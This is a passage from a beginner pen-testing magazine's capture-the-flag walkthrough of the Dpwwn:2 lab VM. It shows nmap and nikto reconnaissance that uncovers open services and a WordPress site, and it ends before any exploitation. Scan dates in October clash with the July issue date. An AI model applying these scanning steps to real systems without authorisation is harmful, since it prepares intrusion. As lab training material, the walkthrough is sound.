Hackercool

July 2019 Edition 2 Issue 7

Pen Testing Mag For Beginners

METASPLOITABLE TUTORIALS :

Metasploitable 3 : Port Scanning, Service Detection and Initial Attempts.

METASPLOIT THIS MONTH

Nagios XI 5.5.6 Root RCE and Xymon Useradm Command Execution Modules

LINUX PRIVLEGE ESCALATION :

Escalate_Linux : 1

INSIDE

Here's what you will find in the Hackercool July 2019 Issue .

.

****

Dpwwn : 2

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Hi Hackercoolians. Welcome back. In the present Issue, we bring you the CTF challenge of Dpwwn : 2. This is the second VM in the Dpwwn Series designed by Debashis-Pal. The author rated this challenge as intermediate++ and fun. The VM can be downloaded from the link given below.


https://www.vulnhub.com/entry/dpwwn-2,343/

It is a CTF machine tested on Vmware Workstation although it will run also in Virtual box. The DHCP service is disabled and the machine is configured to have IP address 10.10.10.10. It takes Host-Only Networking. The end goal is to get a root shell and read the flag under /root (dpwwn-02-FLAG.txt). My attacker machine is Parrot OS although I will also be using Kali Linux for a brief time. So let's begin.


Since I already know the IP address of our target there is no need of running the tool netdiscover. I begin with scanning the target using Nmap set to verbose scan.

```
┌─[kalyan@parrot]─[~]
└──╼ $nmap -sV 10.10.10.10

Starting Nmap 7.40 ( https://nmap.org ) at 2019-10-18 19:16 IST
Nmap scan report for 10.10.10.10
Host is up (0.00050s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE   VERSION
80/tcp   open  http      Apache httpd 2.4.38 ((Ubuntu))
111/tcp  open  rpcbind   2-4 (RPC #100000)
443/tcp  open  ssl/https Apache/2.4.38 (Ubuntu)
2049/tcp open  nfs_acl   3 (RPC #100227)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.58 seconds
┌─[kalyan@parrot]─[~]
└──╼ $
```


I found four open ports on the target : 80,111, 443 and 2049.On port 80, there is an Apache httpd server and its https server is running on port 443. On port 111, rpcbind is in operation. On port 2049, Network File System is running. First, I decided to check what the website has in store for me.


dpwwn-02
10.10.10.10
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard
Welcome Mate : dpwwn-02 GOAL IS SIMPLE : OBTAIN: # shell like root@dpwwn-02:~#
It has nothing except for a welcome message and our GOAL for this CTF challenge. I wanted to check out the HTTPS website also to see if it has anything new.
dpwwn-02
10.10.10.10:443
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard
Welcome Mate : dpwwn-02 GOAL IS SIMPLE : OBTAIN: # shell like root@dpwwn-02:~#
Even this has the same matter. Running a nikto scan on the target reveals that there is a Wordpress website running on this target.
[kalyan@parrot]-[~]
$nikto -h http://10.10.10.10:443
- Nikto v2.1.6
+ Target IP: 10.10.10.10
+ Target Hostname: 10.10.10.10
+ Target Port: 443
+ Start Time: 2019-10-18 19:21:51 (GMT5.5)
+ Server: Apache/2.4.38 (Ubuntu)
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wordpress/: A Wordpress installation was found.
+ 7483 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2019-10-18 19:22:25 (GMT5.5) (34 seconds)
I decided to check this Wordpress site in the browser.
dpwwn-02 – Just another...
10.10.10.10/wordpress/
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard
dpwwn-02 — Just another dpwwn series

